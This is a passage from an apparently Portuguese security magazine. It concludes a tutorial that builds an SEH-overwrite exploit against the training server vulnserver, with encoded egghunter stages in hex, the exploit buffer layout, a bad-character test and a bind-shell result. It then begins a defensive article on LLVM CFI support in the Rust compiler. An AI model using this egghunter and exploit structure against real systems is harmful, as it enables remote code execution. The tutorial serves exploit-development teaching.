As três partes, também conhecidas como stages, do Egghunter ficarão no código do nosso exploit como mostrado na Figura 27.



```
# First stage encoded egghunter
# Payload Size: 124 Bytes
egghunter1  = "\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x54\x58\x05\x50\x11\x01"
egghunter1 += "\x01\x05\x41\x01\x01\x01\x2D\x01\x01\x02\x02\x50\x5C\x41\x41\x25"
egghunter1 += "\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x2D\x21\x55\x55\x55\x2D\x21"
egghunter1 += "\x54\x55\x55\x2D\x49\x6F\x55\x6D\x50\x41\x41\x25\x4A\x4D\x4E\x55"
egghunter1 += "\x25\x35\x32\x31\x2A\x2D\x71\x21\x61\x75\x2D\x71\x21\x61\x75\x2D"
egghunter1 += "\x6F\x47\x53\x65\x50\x41\x41\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31"
egghunter1 += "\x2A\x2D\x44\x41\x7E\x58\x2D\x44\x34\x7E\x58\x2D\x48\x33\x78\x54"
egghunter1 += "\x41\x41\x41\x41\x41\x41\x41\x41\x71\x06\x70\x04" # JMP FRONT

# Second stage encoded egghunter
# Payload Size: 120 Bytes
egghunter2  = "\x50\x41\x41\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x2D\x71\x7A"
egghunter2 += "\x31\x45\x2D\x31\x7A\x31\x45\x2D\x6F\x52\x48\x45\x50\x41\x41\x25"
egghunter2 += "\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x2D\x33\x73\x31\x2D\x2D\x33"
egghunter2 += "\x33\x31\x2D\x2D\x5E\x54\x43\x31\x50\x41\x41\x25\x4A\x4D\x4E\x55"
egghunter2 += "\x25\x35\x32\x31\x2A\x2D\x45\x31\x77\x45\x2D\x45\x31\x47\x45\x2D"
egghunter2 += "\x74\x45\x74\x46\x50\x41\x41\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31"
egghunter2 += "\x2A\x2D\x52\x32\x32\x32\x2D\x31\x31\x31\x31\x2D\x6E\x5A\x4A\x32"
egghunter2 += "\x41\x41\x41\x41\x71\x06\x70\x04" # JMP FRONT

# Second stage encoded egghunter
# Payload Size: 120 Bytes
egghunter3  = "\x50\x41\x41\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x2D\x31\x2D"
egghunter3 += "\x77\x44\x2D\x31\x2D\x77\x44\x2D\x38\x24\x47\x77\x50\x41\x41\x41"
egghunter3 += "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
egghunter3 += "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
egghunter3 += "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
egghunter3 += "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
egghunter3 += "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
egghunter3 += "\x41\x41\x41\x41\x71\x06\x70\x04" #JMP FRONT

jmpback1 = nseh + nops
jmpback2 = nseh + egghunter3
jmpback3 = nseh + egghunter2

# evil = junk + nSEH + SEH + junk
evil  = "A"*(3495-len(jmpback1)-len(jmpback2)-len(jmpback3)-len(egghunter1))
evil += egghunter1 + jmpback3 + jnpback2 + jmpback1 + nseh + seh
evil += "D"*497
```

Figura 27: Egghunter dividido em stages no código do exploit.

O código em execução mostra que o Egghunter começa a ser desencodado na região que determinamos (topo da stack, que no caso é a área imediatamente acima de nSEH pois a instrução RET do POP POP RET removeu tal valor (nSEH) da pilha) com sucesso, como podemos ser visto na Figura 28.




Figura 28: Egghunter sendo desencodado.

Gerando o payload final

Agora que conseguimos executar o Egghunter dividido em stages, basta adicionar a string “WOOT” imediatamente antes do shellcode que queremos executar para que o egghunter execute sua tarefa com sucesso. A Figura 29 ilustra o payload final. **Nota do Editor:** Diferentemente do que está ilustrado na Figura 29, deve-se adicionar a string “W00TW00T” ao invés de somente “W00T” por conta da lógica do egghunt, que busca 2 strings consecutivas.




Figura 29: Payload final

Antes de gerar o shellcode final, vamos utilizar várias letras “F” somente para testar a execução do Egghunter como mostra a Figura 30.

Figura 30: Teste da execução do egghunter.

Perfeito! Uma segunda verificação que podemos fazer é avaliar se ainda temos a limitação de badchars nesta nova região que vamos inserir o shellcode final, como mostra a Figura 31.

```
badchars=("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"+
        "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"+
        "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"+
        "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"+
        "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"+
        "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"+
        "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"+
        "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"+
        "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"+
        "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"+
        "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"+
        "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"+
        "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"+
        "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"+
        "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"+
        "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

egg = "T00WT00W"
shellcode = egg + badchars + "F"*(400-len(egg)-len(badchars))
```

Figura 31: Teste de badchars na região do shellcode.

Executando mais uma vez temos uma boa notícia: nenhuma restrição de badchar (com exceção do 0x00) para a região de memória que conterá o shellcode, como pode ser visto na Figura 32!




Figura 32: Nenhuma restrição de badchar na região do shellcode.

Nota do Editor: O código de vulnserver claramente aplica o filtro a toda a string. No entanto, observa-se que o egghunter, que rodou na stack, encontrou primeiro o egg na heap e logo redirecionou a execução para lá. Na heap encontra-se o RecvBuf, e a este não se aplica nenhum filtro: esse é o motivo de não haver restrições de badchars na área de memória ilustrada na Figura 32.

Nota do Editor: O egghunter faz a busca na memória com base no valor de EDX, verificando se a área de memória é acessível antes de realizar o acesso. No caso do egghunter gerado pelo mona, o EDX não é explicitamente zerado (xor edx,edx ou coisa do tipo), desta forma o valor de EDX utilizado é o que já estava lá quando o egghunter foi chamado. Esse é um exemplo comum de instabilidade pois a mesma abordagem pode não funcionar dependendo da interação com o software alvo e do valor do registrador.

Dessa forma, o valor final da variável shellcode pode ser preenchida com qualquer shellcode. Usaremos um shell bind TCP na porta 443 somente para teste, conforme visto na Figura 33.




Figura 33: Shellcode de teste no exploit.

Quando executamos agora, conforme visto na Figura 34, temos nosso tão esperado shell! O código final do exploit pode ser visto neste repositório[7].




Figura 34: Shell!

Referências

[1] "vulnserver/vulnserver.c at master · stephenbradshaw/vulnserver · GitHub." https://github.com/stephenbradshaw/vulnserver/blob/master/vulnserver.c. Acessado em 22-abril-2018.

[2] "strcpy() and strcat() | US-CERT." 27 Sep. 2005, https://www.us-cert.gov/bsi/articles/knowledge/coding-practices/strcpy-and-strcat. Acessado em 23-abril-2018.

[3] "mona.py – the manual | Corelan Team." 14 Jul. 2011, https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/. Acessado em 15-abril-2018.

[4] "vulnserver/vulnserver.c at master · stephenbradshaw/vulnserver · GitHub." https://github.com/stephenbradshaw/vulnserver/blob/master/vulnserver.c. Acessado em 22-abril-2018.

[5] "DEF CON 16 Hacking Conference Presentation By Mati Aharoni ...." 30 Mar. 2013, https://www.youtube.com/watch?v=DtceDiCoMSQ. Acessado em 18-abril-2018.

[6] "scripts/muts_encoder.py at master · sagishahar/scripts · GitHub." 19 Aug. 2013, https://github.c

om/sagishahar/scripts/blob/master/muts_encoder.py. Acessado em 18-abril-2018.

[7] "GitHub - rafaveira3/exploits: Exploits for research purposes.." https://github.com/rafaveira3/exploits. Acessado em 20-abril-2018.

[8] https://www.securitysift.com/windows-exploit-development-part-6-seh-exploits/. Acessado em 23-janeiro-2024.

Rafael Oliveira dos Santos - rafaveira2@gmail.com

Formado em Ciência da Computação pela UFRJ, trabalho hoje como Staff Security Engineer na Origin (useorigin.com). Minha paixão por segurança começou quando entrei para o CSIRT-UFRJ em 2010, grupo de extensão voltado para estudos na temática dentro da universidade. Tenho grande interesse na área de segurança ofensiva, desenvolvimento de exploits, e na criação de ferramentas que auxiliam desenvolvedores a tornarem seus códigos mais seguros.

Suporte a LLVM CFI e LLVM CFI Entre Linguagens para Rust

Autor: Ramon de C Valle

Digital Object Identifier

https://doi.org/10.47986/17/9

Nota do Editor

Esse artigo é relacionado à palestra do autor na conferência H2HC 2023 e não foi revisado pela equipe da H2HC Magazine.

Temos o prazer de compartilhar que trabalhamos com a comunidade Rust para adicionar suporte a LLVM CFI e LLVM CFI entre linguagens (e LLVM KCFI e LLVM KCFI entre linguagens) ao compilador Rust como parte do nosso trabalho no *Rust Exploit Mitigations Project Group*. Esta é a primeira implementação de *forward-edge control flow protection*, de fina granularidade, entre linguagens, para binários de linguagem mista que conhecemos.

À medida que a indústria continua a explorar a adoção de Rust, ataques entre linguagens em binários de linguagem mista (também conhecidos como "binários mistos"), e criticamente a ausência de suporte a *forward-edge control flow protection* no compilador Rust, são uma grande preocupação de segurança ao migrar gradualmente de C e C++ para Rust, e quando código compilado em C ou C++ e Rust compartilham o mesmo espaço de endereço virtual.

Introdução

Com a crescente popularidade de Rust como linguagem de programação de uso geral e como substituto de C e C++ devido às suas garantias de segurança de memória e de *thread*, muitas empresas e projetos estão adotando ou migrando para Rust. Um dos caminhos mais comuns para migrar para Rust é substituir gradualmente C ou C++ por Rust em um programa escrito em C ou C++.

Rust fornece interoperabilidade com código estrangeiro escrito em C via *Foreign Function Interface (FFI)*. No entanto, código estrangeiro não fornece as mesmas garantias de segurança de memória e de *thread* que Rust fornece, e é suscetível a corrupção de memória e problemas de simultaneidade.[1] Portanto, é geralmente aceito que introduzir código estrangeiro compilado em C ou C++ a um programa escrito em Rust pode degradar a segurança do programa.

[1]Compiladores C e C++ modernos fornecem mitigações de *exploit* para aumentar a dificuldade de explorar vulnerabilidades resultantes desses problemas. No entanto, algumas dessas mitigações de *exploit* não são aplicadas ao introduzir código estrangeiro compilado em C ou C++ a um programa escrito em Rust, principalmente devido à ausência de suporte a essas mitigações de *exploit* no compilador Rust (veja Tabela 1).

Embora também se acredite geralmente que substituir C ou C++ sensível por Rust em um programa escrito em C ou C++ melhora a segurança do programa, Papaevripides e Athanasopoulos demonstraram que nem sempre é esse o caso, e que introduzir código estrangeiro compilado em Rust a um programa escrito em C ou C++ com mitigações de *exploit* modernas, como *control flow protection*, pode na verdade degradar a segurança do programa, principalmente devido à ausência de suporte a essas mitigações de *exploit* no compilador Rust, principalmente *forward-edge control flow protection*. (Veja *Control flow protection*.) Isso foi posteriormente formalizado como uma nova classe de ataques (i.e., ataques entre linguagens).

O compilador Rust não suportava *forward-edge control flow protection* ao

- usar Unsafe Rust.
- introduzir código estrangeiro compilado em C ou C++ a um programa escrito em Rust.
- introduzir código estrangeiro compilado em Rust a um programa escrito em C ou C++.

A Tabela 1 resume os riscos relacionados à interoperabilidade ao compilar programas para o sistema operacional Linux na arquitetura AMD64 ou equivalente sem suporte a *forward-edge control flow protection* no compilador Rust.

	Sem usar Unsafe Rust	Usando Unsafe Rust
Código compilado somente em Rust	▾ [I] Chamadas indiretas em código compilado em Rust não são validadas.[2]	▾ Unsafe Rust é suscetível a corrupção de memória e problemas de simultaneidade. ▾ Chamadas indiretas em código compilado em Rust não são validadas.
Introduzindo código estrangeiro compilado em C ou C++ a um programa escrito em Rust	▾ Código estrangeiro é suscetível a corrupção de memória e problemas de simultaneidade. ▾ Chamadas indiretas em código compilado em Rust não são validadas.	▾ Código estrangeiro é suscetível a corrupção de memória e problemas de simultaneidade. ▾ Unsafe Rust é suscetível a corrupção de memória e problemas de simultaneidade. ▾ Chamadas indiretas em código compilado em Rust não são validadas.
Introduzindo código estrangeiro compilado em Rust a um programa escrito em C ou C++[3]	▴ [II] Chamadas indiretas em código compilado em C e C++ são validadas. ▾ C e C++ são suscetíveis a corrupção de memória e problemas de simultaneidade. ▾ Chamadas indiretas em código compilado em Rust não são validadas.	▴ Chamadas indiretas em código compilado em C e C++ são validadas. ▾ C e C++ são suscetíveis a corrupção de memória e problemas de simultaneidade. ▾ Unsafe Rust é suscetível a corrupção de memória e problemas de simultaneidade. ▾ Chamadas indiretas em código compilado em Rust não são validadas.

[I] Triângulo apontando para baixo (▾) precede um indicador de risco negativo.
[II] Triângulo apontando para cima (▴) precede um indicador de risco positivo.

Tabela 1: Resumo dos riscos relacionados à interoperabilidade ao compilar programas para o sistema operacional Linux na arquitetura AMD64 ou equivalente sem suporte a *forward-edge control flow protection* no compilador Rust.

Sem suporte a *forward-edge control flow protection* no compilador Rust, chamadas indiretas em código compilado em Rust não eram validadas, permitindo que a *forward-edge control flow protection* fosse contornada trivialmente conforme demonstrado por Papaevripides e Athanasopoulos. Portanto, a ausência de suporte a *forward-edge control flow protection* no compilador Rust foi uma grande preocupação de segurança ao migrar gradualmente de C e C++ para Rust, e quando código compilado em C ou C++ e Rust compartilham o mesmo espaço de endereço virtual.

[2] Um ataque que permite com sucesso um programa de código compilado somente em Rust, sem usar Unsafe Rust, ter seu fluxo de controle redirecionado como resultado de uma corrupção de memória ou problema de simultaneidade ainda não foi demonstrado.
[3] Assumindo que *forward-edge control flow protection* está habilitada.

Control flow protection

Control flow protection é uma mitigação de *exploit* que protege programas contra o redirecionamento de seu fluxo de controle. É classificado em duas categorias:

- *Forward-edge control flow protection*
- *Backward-edge control flow protection*

Forward-edge control flow protection

Forward-edge control flow protection protege programas contra o redirecionamento de seu fluxo de controle, realizando verificações para garantir que os destinos de chamadas indiretas sejam um de seus destinos válidos no gráfo de fluxo de controle. A abrangência dessas verificações varia de acordo com a implementação. Isso também é conhecido como *forward-edge control flow integrity (CFI)*.

Processadores mais novos fornecem assistência de hardware para *forward-edge control flow protection*, como ARM Branch Target Identification (BTI), ARM Pointer Authentication, e Intel Indirect Branch Tracking (IBT) como parte da Intel Control-flow Enforcement Technology (CET). No entanto, as implementações baseadas em ARM BTI e Intel IBT são menos abrangentes do que as implementações baseadas em software, como LLVM ControlFlowIntegrity (CFI), e o disponível comercialmente grsecurity/PaX Reuse Attack Protector (RAP).

Quanto menos abrangente for a proteção, maior é a probabilidade de ela ser contornada. Por exemplo, Microsoft Windows Control Flow Guard (CFG) testa apenas se o destino de uma chamada indireta é um ponto de entrada de função válido, o que equivale a agrupar todos os ponteiros de função em um único grupo, e testar se todos os destinos de chamadas indiretas estão neste grupo. Isso também é conhecido como *coarse-grained CFI*.

Isso significa que em uma tentativa de exploração, um atacante pode redirecionar o fluxo de controle para qualquer função e, quanto maior for o programa, maior será a probabilidade de um atacante encontrar uma função da qual possa se beneficiar (e.g., um pequeno programa de linha de comando versus um navegador).

Semelhante à implementação do Microsoft Windows CFG, esta é infelizmente a implementação que assistência de hardware para *forward-edge control flow protection* (e.g., ARM BTI e Intel IBT) foi inicialmente projetada com base e, como tal, fornece proteção equivalente com a adição de instruções especializadas. Microsoft Windows eXtended Flow Guard (XFG), ARM Pointer Authentication-based *forward-edge control flow protection* e Intel Fine Indirect Branch Tracking (FineIBT) visam resolver isso combinando assistência de hardware com testes de tipo de ponteiro de função baseados em software semelhantes ao LLVM CFI. Isso também é conhecido como *fine-grained CFI*.

Backward-edge control flow protection

Backward-edge control flow protection protege programas contra o redirecionamento de seu fluxo de controle, realizando verificações para garantir que os destinos de retornos de chamada sejam uma de suas origens válidas (i.e., locais de chamada) no gráfo de fluxo de controle. *Backward-edge control flow protection* está fora do escopo deste artigo.

Detalhes

Há vários detalhes no *design* e implementação de *forward-edge control flow protection*, de fina granularidade, entre linguagens usando testes de tipo de ponteiro de função entre diferentes linguagens. Esta seção documenta os principais desafios na implementação entre Rust e C ou C++, mais especificamente o compilador Rust e Clang.

Metadados de tipo

O LLVM usa metadados de tipo para permitir que os módulos IR agreguem ponteiros por seus tipos. Esses metadados de tipo são usados pelo LLVM CFI para testar se um determinado ponteiro está associado a um identificador de tipo (i.e., testar associação de tipo).

O Clang usa o nome da estrutura `typeinfo` da *virtual tables and RTTI* do Itanium C++ ABI como identificadores de metadados de tipo para ponteiros de função.

Para suporte a LLVM CFI entre linguagens, uma codificação compatível deve ser usada. A codificação compatível escolhida para suporte LLVM CFI entre linguagens é o *Itanium C++ ABI mangling* com *vendor extended type qualifiers and types* para tipos Rust que não são usados através da borda FFI (veja *Type metadata* no documento de *design*).

Codificando tipos inteiros C

